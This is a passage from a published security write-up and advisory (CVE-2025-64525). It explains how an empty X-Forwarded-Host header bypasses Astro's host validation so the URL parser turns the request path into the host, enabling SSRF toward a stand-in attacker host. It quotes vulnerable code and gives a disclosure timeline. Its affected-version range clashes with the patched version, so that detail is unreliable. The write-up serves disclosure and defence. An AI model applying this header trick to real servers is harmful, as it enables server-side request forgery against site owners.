105       // Validate X-Forwarded-Host against allowedDomains if configured
106       if (
107         forwardedHostname &&
108         !App.validateForwardedHost(
109           forwardedHostname,
110           allowedDomains,
111           forwardedProtocol ?? providedProtocol,
112         )
113       ) {
114         // If not allowed, ignore the X-Forwarded-Host header
115         forwardedHostname = undefined;
116       }
117
118       const hostname = forwardedHostname ?? providedHostname;
119
120       // @example "443,8080,80" => "443"
121       const port = getFirstForwardedValue(req.headers['x-forwarded-port']);
122
123       let url: URL;
124       try {
125         const hostnamePort = getHostnamePort(hostname, port);
126         url = new URL(`${protocol}://${hostnamePort}${req.url}`);
```

By sending `x-forwarded-host` with an **empty value**, the `forwardedHostname` variable is assigned an empty string. Then, during the subsequent check, the condition fails because `forwardedHostname`

returns `false`, its value being **an empty string** :


```
if (forwardedHostname && !App.validateForwardedHost(...))
```

Consequently, the implemented check is bypassed and the value of `forwardedHostname` is used for URL construction. From this point on, since the request has no `host` (*its value being an empty string*), **the path value is retrieved by the URL parser to set it as the** `host`. This is because, as we saw earlier, the `http` / `https` schemes are considered special schemes by the WHATWG URL Standard Specification, **requiring an authority state**. Here, the state machine acts as follows:

```
url is special -> special authority slashes state ->
special authority ignore slashes state -> authority state
```

It should be noted that what precedes the host is already set to `http(s)://` since we are not using `x-forwarded-proto` here. The presence of the two slashes after the colon character would therefore have forced the authority state regardless of the scheme's value.

From there, the following request on the example SSR application (*the same as before, from the Astro repo*) yields an "SSRF":



Empty `x-forwarded-host` to force the host value to an empty string, and specify the target host in the path so that it is set as the host by the parser. The URL therefore becomes, based on the example above: `http://www.attacker-host.net/`. The value is then concatenated with the API endpoints used by the application: `api/cart` and `api/products`.

Important note - vulnerability scope

The code handling internationalization similarly relies on the same unsanitized `-proto` / `-host` headers, constructing URLs in the same insecure manner, extending the scope of the vulnerability beyond the node adapter.

Security Advisory - CVE-2025-64525

Affected versions : =< 2.16.0

Patched versions : >= 5.15.5

CVSS score : `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:L` (Moderate - 6.5)

https://github.com/withastro/astro/security/advisories/GHSA-hr2q-hp5q-x767

Conclusion

The vulnerabilities described in this paper serve as a reminder of the potential impact of seemingly simple, standard headers. This apparently innocuous aspect may explain the historical lack of attention from researchers and maintainers, and may also account for why such headers continued to be overlooked even after the `X-Forwarded-Host` patch discussed earlier.

Regarding the timeline, it was quick and smooth :

- 2025-11-03 : Report sent via the GitHub template
- 2025-11-03 : Report acknowledged and accepted a few minutes later
- 2025-11-04 : PR review requested by the Astro team
- 2025-11-04 : Review carried out by us a few minutes later with some feedback
- 2025-11-04 : Advisory update following the complete bypass of CVE-2025-61925
- 2025-11-07 : Implementation of the recommended changes + bypass fix
- 2025-11-07 : Feedback from us regarding part of the fix
- 2025-11-10 : Implementation of the latest fixes and release of the patched version - `astro@5.15.5`
- 2025-11-13 : Publication of the security advisory

We disagreed with the CVSS score assigned by the Astro team and believe that, based on the above, it should be classified as at least high severity. Unfortunately, after expressing our disagreement, we received no further response from them, despite their initial promptness which is rather regrettable.

Thank you for reading.

Al hamduliLlah;

Research conducted by zhero; & inzo_

Published in November 2025